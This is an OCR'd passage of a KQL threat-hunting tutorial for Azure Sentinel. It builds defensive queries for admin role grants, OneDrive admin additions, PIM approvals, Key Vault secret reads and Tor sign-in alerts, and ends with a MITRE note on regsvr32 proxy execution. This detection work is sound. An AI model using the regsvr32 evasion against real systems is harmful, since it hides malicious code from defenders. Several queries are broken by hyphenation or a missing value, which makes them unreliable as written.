4/26/2020, 5:44:04.160 AM	Walcott@dontgetowned.onmicrosoft.com	Exchange Service Administrator	Gomes@dontgetowned.onmicrosoft.com	/tenants/0e1c2a
4/26/2020, 5:44:54.810 AM	Walcott@dontgetowned.onmicrosoft.com	Exchange Service Administrator	Kean@dontgetowned.onmicrosoft.com	/tenants/0e1c2a

The final result of our KQL query:

```
AuditLogs
| where OperationName == "Add member to role" and TargetResources has "Exchange Service Administrator"
| extend IniatedBy = tostring(parse_json(tostring(InitiatedBy.user)).userPrincipalName)
| extend DirectoryRole = tostring(parse_json(tostring(parse_json(tostring(TargetResources[0].modifiedProperties))[1].newValue)))
| extend UserPrincipalName = tostring(TargetResources[0].userPrincipalName)
| project TimeGenerated, IniatedBy, DirectoryRole, UserPrincipalName, OperationName
```

These were the small improvements to make our KQL query a bit more accurate.

```
AuditLogs
| where OperationName == "Add member to role" and TargetResources has "Exchange Service Administrator"
| extend IniatedBy = tostring(parse_json(tostring(InitiatedBy.user)).userPrincipalName)
| extend DirectoryRole = tostring(parse_json(tostring(parse_json(tostring(TargetResources[0].modifiedProperties))[1].newValue)))
| extend UserPrincipalName = tostring(TargetResources[0].userPrincipalName)
| project TimeGenerated, IniatedBy, DirectoryRole, UserPrincipalName, OperationName
```


Now when you run the KQL query. It will process the expected results that we're looking for.

TimeGenerated [UTC]	IniatedBy	DirectoryRole	UserPrincipalName	OperationName
4/26/2020, 5:44:04.160 AM	Walcott@dontgetowned.onmicrosoft.com	Exchange Service Administrator	Gomes@dontgetowned.onmicrosoft.com	Add member to role
4/26/2020, 5:44:54.810 AM	Walcott@dontgetowned.onmicrosoft.com	Exchange Service Administrator	Kean@dontgetowned.onmicrosoft.com	Add member to role

- 3.1) – Site Collection Admin added

This is a use-case, where someone added a Site Collection Administrator to a user profile.

Granting these kind of rights allows a user to access someone his/her OneDrive profile.



Since this is an OneDrive use-case, we know that the **OfficeWorkload** columns contains the **OneDrive** value. The **OperationName** column will be **SiteCollectionAdminAdded**.

How do I know this? Well I have dived into all the logs.

The beginning of our KQL query will be something like this:

```
OfficeActivity
| sort by TimeGenerated
| where OfficeWorkload == "OneDrive" and Operation == "SiteCollectionAdminAdded"
| project-away ClientIP
```


This is how the returned results may look like. I have use the **project-away** operator to hide the IP address.

TimeGenerated [UTC]	OfficeId	RecordType	Operation	OrganizationId
4/21/2020, 8:36:25.000 AM	e5ca6e3b-4ba3-4d32-3e05-08d7e5cf144d	SharePointSharingOperation	SiteCollectionAdminAdded	0e1c2ac1-a38d-485e-a29d-cc12d1c8
4/21/2020, 8:35:07.000 AM	17ebc620-f293-445c-cf4a-08d7e5cee5dd	SharePointSharingOperation	SiteCollectionAdminAdded	0e1c2ac1-a38d-485e-a29d-cc12d1c8
4/21/2020, 8:31:45.000 AM	e38cea0a-6cda-46b4-5afc-08d7e5ce6d18	SharePointSharingOperation	SiteCollectionAdminAdded	0e1c2ac1-a38d-485e-a29d-cc12d1c8
4/21/2020, 8:30:03.000 AM	6f611fdd-b396-43a6-aa0d-08d7e5ce3049	SharePointSharingOperation	SiteCollectionAdminAdded	0e1c2ac1-a38d-485e-a29d-cc12d1c8

Now when we scroll to all the columns. There are only 3 columns that we're particular interested in.

```
OfficeActivity
| sort by TimeGenerated
| where OfficeWorkload == "OneDrive" and Operation == "SiteCollectionAdminAdded"
| project UserId, OfficeObjectId, ModifiedProperties
```


The **ModifiedProperties** column contains data in a JSON format that tells for example, which user was added, etc.



When we are expanding the **ModifiedProperties** column. We can see more information, such as a user principal.

Now we have to use the parse_json scalar function to parse the **NewValue** property.

To do this, click on **Extend column**.



Now our KQL query will be something like this:

```
OfficeActivity
| sort by TimeGenerated
| where OfficeWorkload == "OneDrive" and Operation == "SiteCollectionAdminAdded"
| project UserId, OfficeObjectId, ModifiedProperties
| extend NewValue_ = tostring(parse_json(ModifiedProperties)[0].NewValue)
```

The returned result contains a new column called **NewValue_**

UserId	OfficeObjectId	ModifiedProperties	NewValue_
walcott@dontgetowned.onmicrosoft.com	https://dontgetowned-my.sharepoint.com...	[{ "Name": "SiteAdmin", "NewValue": "G...	Gomes@dontgetowned.onmicrosoft.com
walcott@dontgetowned.onmicrosoft.com	https://dontgetowned-my.sharepoint.com...	[{ "Name": "SiteAdmin", "NewValue": "Ya...	Yannick@dontgetowned.onmicrosoft.con
walcott@dontgetowned.onmicrosoft.com	https://dontgetowned-my.sharepoint.com...	[{ "Name": "SiteAdmin", "NewValue": "B...	Bernard@dontgetowned.onmicrosoft.cor
app@sharepoint	https://dontgetowned-my.sharepoint.com...	[{ "Name": "SiteAdmin", "NewValue": "W...	Walcott@dontgetowned.onmicrosoft.con

Now we have parsed the value, so the only thing we have to do is to fine-tune our KQL query a bit. This is an example:


```
OfficeActivity
| sort by TimeGenerated
| where OfficeWorkload == "OneDrive" and Operation == "SiteCollectionAdminAdded"
| extend NewSiteAdmin = tostring(parse_json(ModifiedProperties)[0].NewValue)
| project UserId, OfficeObjectId, NewSiteAdmin, TimeGenerated
```

In the returned results. We can see that **Walcott** has added **Yannick** to the OneDrive User's Profile of **Bernard**.

UserId	NewSiteAdmin	OfficeObjectId
walcott@dontgetowned.onmicrosoft.com	Gomes@dontgetowned.onmicrosoft.com	https://dontgetowned-my.sharepoint.com/personal/walcott_dontgetowned_onmicrosoft_cor
walcott@dontgetowned.onmicrosoft.com	Yannick@dontgetowned.onmicrosoft.com	https://dontgetowned-my.sharepoint.com/personal/bernard_dontgetowned_onmicrosoft_co
walcott@dontgetowned.onmicrosoft.com	Bernard@dontgetowned.onmicrosoft.com	https://dontgetowned-my.sharepoint.com/personal/yannick_dontgetowned_onmicrosoft_cor
app@sharepoint	Walcott@dontgetowned.onmicrosoft.com	https://dontgetowned-my.sharepoint.com/personal/yannick_dontgetowned_onmicrosoft_cor

- 3.2) – User Folder shared

This is a use-case where a user has shared his or her OneDrive folder to someone.



We start off with the following KQL query.

```
OfficeActivity
| where OfficeWorkload == "OneDrive" and Operation == "SharingSet"
| sort by TimeGenerated
```

You will notice that some logs are limited, because in this example. We can't find which user was for example granted access to the **Secret** folder.

TimeGenerated [UTC]	OfficeId	RecordType	Operation	OrganizationId
4/26/2020, 11:53:19.000 AM	c048b5ea-0122-41b3-9ea4-08d7e9d869e6	SharePointSharingOperation	SharingSet	0e1c2ac1-a38d-485e-a29d-cc12d1c835
4/26/2020, 11:52:11.000 AM	5018f2ce-0cdf-478a-7cf8-08d7e9d8413c	SharePointSharingOperation	SharingSet	0e1c2ac1-a38d-485e-a29d-cc12d1c835
4/26/2020, 11:52:11.000 AM	4f5e524a-af29-4e8a-f555-08d7e9d84132	SharePointSharingOperation	SharingSet	0e1c2ac1-a38d-485e-a29d-cc12d1c835

However, it contains some columns, such as ClientIP & UserAgent that might be worthy in a forensic investigation for example.


```
OfficeActivity
| where OfficeWorkload == "OneDrive" and Operation == "SharingSet"
| sort by TimeGenerated
| project UserId, OfficeObjectId, ClientIP, UserAgent, ItemType
```

UserId	OfficeObjectId	ClientIP	UserAgent
walcott@dontgetowned.onmicrosoft.com	https://dontgetowned-my.sharepoint.com/personal/walcott_dontget...		
walcott@dontgetowned.onmicrosoft.com	https://dontgetowned-my.sharepoint.com/personal/walcott_dontget...	[redacted]	[redacted]
walcott@dontgetowned.onmicrosoft.com	https://dontgetowned-my.sharepoint.com/personal/walcott_dontget...	[redacted]	[redacted]

- 4.1) – User request was approved via PIM (Global Administrator)

Privileged Identity Management is a great approach to only allow users having temporary privileges to perform administrative tasks.

Here we can see that a user has requested for Global Admin privileges and someone needs to approve the request.




After someone has approved this kind of request. It might be interesting to use KQL to find out who has approved a request for the Global Admin role.


We'll start with the following KQL query in Log Analytics:

```
AuditLogs
| where OperationName =~ "Add member to role request approved (PIM activation)"
and LoggedByService == "PIM"
```

After looking to all the columns. We only can see which user approved the request.



If we scroll a bit to the right. We can see the **TargetResources** column. It has data in a JSON format, which contains that the display name of which directory role was approved.



Now if we use the **parse_json** scalar function to parse the **displayName** value that has the **Global Administrator** value.

The current KQL query will be something like this now:

```
AuditLogs
| where OperationName =~ "Add member to role request approved (PIM activation)"
and LoggedByService == "PIM"
| extend displayName_ = tostring(TargetResources[0].displayName)
```


Returned result:

TimeGenerated [UTC]	displayName_	ResourceId	OperationName
4/26/2020, 3:02:09.982 PM	Global Administrator	/tenants/0e1c2ac1-a38d-485e-a29d-cc12d1c835cb/providers/Microso...	Add member to role request approv

The last step is to update the current KQL query like for example renaming the **displayName_** column to something else, and use the **project** operator to only display the right columns.

```
AuditLogs
| where OperationName =~ "Add member to role request approved (PIM activation)"
and LoggedByService == "PIM"
and TargetResources has "Global Administrator"
| extend DirectoryRole = tostring(TargetResources[0].displayName)
| project TimeGenerated, Identity, DirectoryRole, OperationName, LoggedBy-
Service, ResultReason
```

End result:



TimeGenerated [UTC]	DirectoryRole	Identity	OperationName	LoggedByService
4/26/2020, 3:02:09.982 PM	Global Administrator	Theo Walcott	Add member to role request approved (PIM activation)	PIM


The small change that we did was changing the **displayName_** value to **DirectoryRole** and use the **and** operator to filter on ''Global Administrator''

```
AuditLogs
| where OperationName =~ "Add member to role request approved (PIM activation)" and LoggedByService ==
and TargetResources has "Global Administrator"
| extend DirectoryRole = tostring(TargetResources[0].displayName)
| project TimeGenerated, Identity, DirectoryRole, OperationName, LoggedByService, ResultReason
```

- 4.2) – Azure Key Vault Secret was accessed

Azure Key Vault is a cloud service that provides a secure store for secrets. Before you can receive these events. You have to enable auditing at your Azure Key Vault.

This is an example when someone is accessing the Key Vault secret(s)



All the Azure Key Vault SECRETS operations are stored in the **AzureDiagnostics** tables.

We first start with the KQL query:

```
AzureDiagnostics
| where Category == "AuditEvent" and OperationName == "SecretGet"
```

This is what we get in the returned results and there is a column that already tells it.

TimeGenerated [UTC]	identity_claim_http_schemas_microsoft_com_identity_claims_scope_s	identity_claim_http_schemas_microsoft_com_claims_authnmetho
4/26/2020, 7:17:53.446 PM	user_impersonation	pwd
4/26/2020, 7:17:57.357 PM	user_impersonation	pwd
4/26/2020, 7:25:14.155 PM	user_impersonation	pwd


If we scroll a bit to the right, we will see other interesting columns. Here we can see which user principal has accessed an Azure Key Vault secret.

identity_claim_http_schemas_xmlsoap_org_ws_2005_05_identity_claims_up...	identity_claim_appid_g	id_s
Bernard@dontgetowned.onmicrosoft.com	3686488a-04fc-4d8a-b967-61f98ec41efe	https://secretkeyvaultz.vault.azure.net/secrets/Admin/fb8
Bernard@dontgetowned.onmicrosoft.com	3686488a-04fc-4d8a-b967-61f98ec41efe	https://secretkeyvaultz.vault.azure.net/secrets/Admin/fb8
Walcott@dontgetowned.onmicrosoft.com	3686488a-04fc-4d8a-b967-61f98ec41efe	https://secretkeyvaultz.vault.azure.net/secrets/Admin/fb8

Now if we will use the **project** operator to only display the necessary columns we're interested in.

```
AzureDiagnostics
| where Category == "AuditEvent" and OperationName == "SecretGet"
| project identity_claim_http_schemas_xmlsoap_org_ws_2005_05_iden-
tity_claims_upn_s, id_s, requestUri_s
```

This is the final result. Here we can see which user principals have accessed the Azure Key Vault secret(s).




identity_claim_http_schemas_xmlsoap_org_ws_20...	id_s	requestUri_s
Bernard@dontgetowned.onmicrosoft.com	https://secretkeyvaultz.vault.azure.net/secrets/Admin/fb82dcf2911f4...	https://secretkeyvaultz.vault.azure.net/secrets/Adm
Bernard@dontgetowned.onmicrosoft.com	https://secretkeyvaultz.vault.azure.net/secrets/Admin/fb82dcf2911f4...	https://secretkeyvaultz.vault.azure.net/secrets/Adm
Walcott@dontgetowned.onmicrosoft.com	https://secretkeyvaultz.vault.azure.net/secrets/Admin/fb82dcf2911f4...	https://secretkeyvaultz.vault.azure.net/secrets/Adm

If we want, we can use the **project-rename** operator to change the columns name, because all of them have a complex name.

```
AzureDiagnostics
| where Category == "AuditEvent" and OperationName == "SecretGet"
| project identity_claim_http_schemas_xmlsoap_org_ws_2005_05_iden-
tity_claims_upn_s, id_s, requestUri_s
| project-rename Identity = identity_claim_http_sche-
mas_xmlsoap_org_ws_2005_05_identity_claims_upn_s
| project-rename RequestURI = requestUri_s
```

Now the returned results will look something like this:



Identity	id_s	RequestURI
Bernard@dontgetowned.onmicrosoft.com	https://secretkeyvaultz.vault.azure.net/secrets/Admin/fb82dcf2911f4a...	https://secretkeyvaultz.vault.azure.net/secrets/
Bernard@dontgetowned.onmicrosoft.com	https://secretkeyvaultz.vault.azure.net/secrets/Admin/fb82dcf2911f4a...	https://secretkeyvaultz.vault.azure.net/secrets/
Walcott@dontgetowned.onmicrosoft.com	https://secretkeyvaultz.vault.azure.net/secrets/Admin/fb82dcf2911f4a...	https://secretkeyvaultz.vault.azure.net/secrets/

- 4.3) – Azure Identity Protection

Azure Identity Protection allows you to detect potential vulnerabilities affecting your organization's identities.


This alert will pop-up when a user has been compromised through a leaked credential or a suspicious TOR browser sign-in for example.

We will start with a simple KQL query to call the reference table **SecurityAlert**. This table stores the columns that contains logs from data sources, such as Identity Protection, Defender ATP, Azure ATP, etc.

Since we're interested in AAD Identity Protection… We have to run the following KQL query:


```
SecurityAlert
| where ProductName == "Azure Active Directory Identity Protection"
```

Here we can see the returned results and we're particularly are interested in the Anonymous IP address. It says at the description column, that it is a sign-in from a TOR browser.



TimeGenerated [UTC]	DisplayName	AlertName	AlertSeverity	Description
4/27/2020, 6:08:51.000 AM	Anonymous IP address	Anonymous IP address	Medium	Sign-in from an anonymous IP address (e.g. Tor browser, anony
4/19/2020, 8:03:55.000 AM	Unfamiliar sign-in properties	Unfamiliar sign-in properties	Medium	Sign-in with properties we've not seen recently for the given us
4/19/2020, 8:05:03.000 AM	Unfamiliar sign-in properties	Unfamiliar sign-in properties	Medium	Sign-in with properties we've not seen recently for the given us

When we scroll a bit to the right. There are two columns that contains data in a JSON format, which are **ExtendedProperties** and **Entities**.




ExtendedProperties	Entities	ProductName
{ "User Name": "Alex Iwobi", "User Account": "Iwobi@dontgetowned...	[{ "$id": "3", "Name": "Iwobi", "UPNSuffix": "dontgetowned.onmicro...	Azure Active Directory Identity
{ "User Name": "Theo Walcott", "User Account": "Walcott@dontgeto...	[{ "$id": "3", "Name": "Walcott", "UPNSuffix": "dontgetowned.onmic...	Azure Active Directory Identity
{ "User Name": "Theo Walcott", "User Account": "Walcott@dontgeto...	[{ "$id": "3", "Name": "Walcott", "UPNSuffix": "dontgetowned.onmic...	Azure Active Directory Identity

Since the data is stored in a JSON format, we have to use the **parse_json** scalar function to parse the data in columns.

First we will look at the **ExtendedProperties** column and we can see more information that we can use to parse.


Since I have demonstrated a few times in the document. I expect that you are now familiar with the **parse_json** scalar function. Click on the value and then select **Extend column**. Do this for Client IP Address, Client Location, and User Account.



If you have followed all the steps. This will become our KQL query


```
SecurityAlert
| where ProductName == "Azure Active Directory Identity Protection" and Display-
Name == "Anonymous IP address"
| extend Client_IP_Address_ = tostring(parse_json(ExtendedProperties).["Client
IP Address"])
| extend Client_Location_ = tostring(parse_json(ExtendedProperties).["Client Lo-
cation"])
| extend User_Account_ = tostring(parse_json(ExtendedProperties).["User Ac-
count"])
```

Here we can see that in the returned results. We will now also see, which user signed in and from where, including the IP address.



This is more an optional thing to do, but I will point it out as well. At the **Entities** column, there is also data stored in a JSON format.

If you look closely, we can also parse the longitude and latitude values.




	$id	4
	Address	185.220.100.242
⌄	Location	{"CountryCode":"DE","State":"Bayern","City":"Hassfurt","Longitude":10.50674,"Latitude":50.03154,"Asn":205100}

I won't include it in the final KQL query. Now the only thing we should do is fine-tune our query, such as renaming the columns and only project the necessary columns.

```
SecurityAlert
| where ProductName == "Azure Active Directory Identity Protection" and Display-
Name == "Anonymous IP address"
| extend IPAddress = tostring(parse_json(ExtendedProperties).["Client IP Ad-
dress"])
| extend Location = tostring(parse_json(ExtendedProperties).["Client Location"])
| extend Account = tostring(parse_json(ExtendedProperties).["User Account"])
| project TimeGenerated, IPAddress, Location, Account, DisplayName, Description
```

At the returned results. We can see that I have renamed columns.



TimeGenerated [UTC]	IPAddress	Location	Account	DisplayName	Description
4/27/2020, 6:08:51.000 AM	185.220.100.242	Hassfurt, Bayern, DE	Iwobi@dontgetowned.onmicrosoft.com	Anonymous IP address	Sign-in from an ano

• 5.1) – Hunting a living-off-the-land binary in Sysmon

Description of MITRE ATT&CK:


Regsvr32.exe is a command-line program used to register and unregister object linking and embedding controls, including dynamic link libraries (DLLs), on Windows systems.

Adversaries may take advantage of this functionality to proxy execution of code to avoid triggering security tools that may not monitor execution of, and modules loaded by, the regsvr32.exe process because of whitelists or false positives from Windows using regsvr32.exe for normal operations.

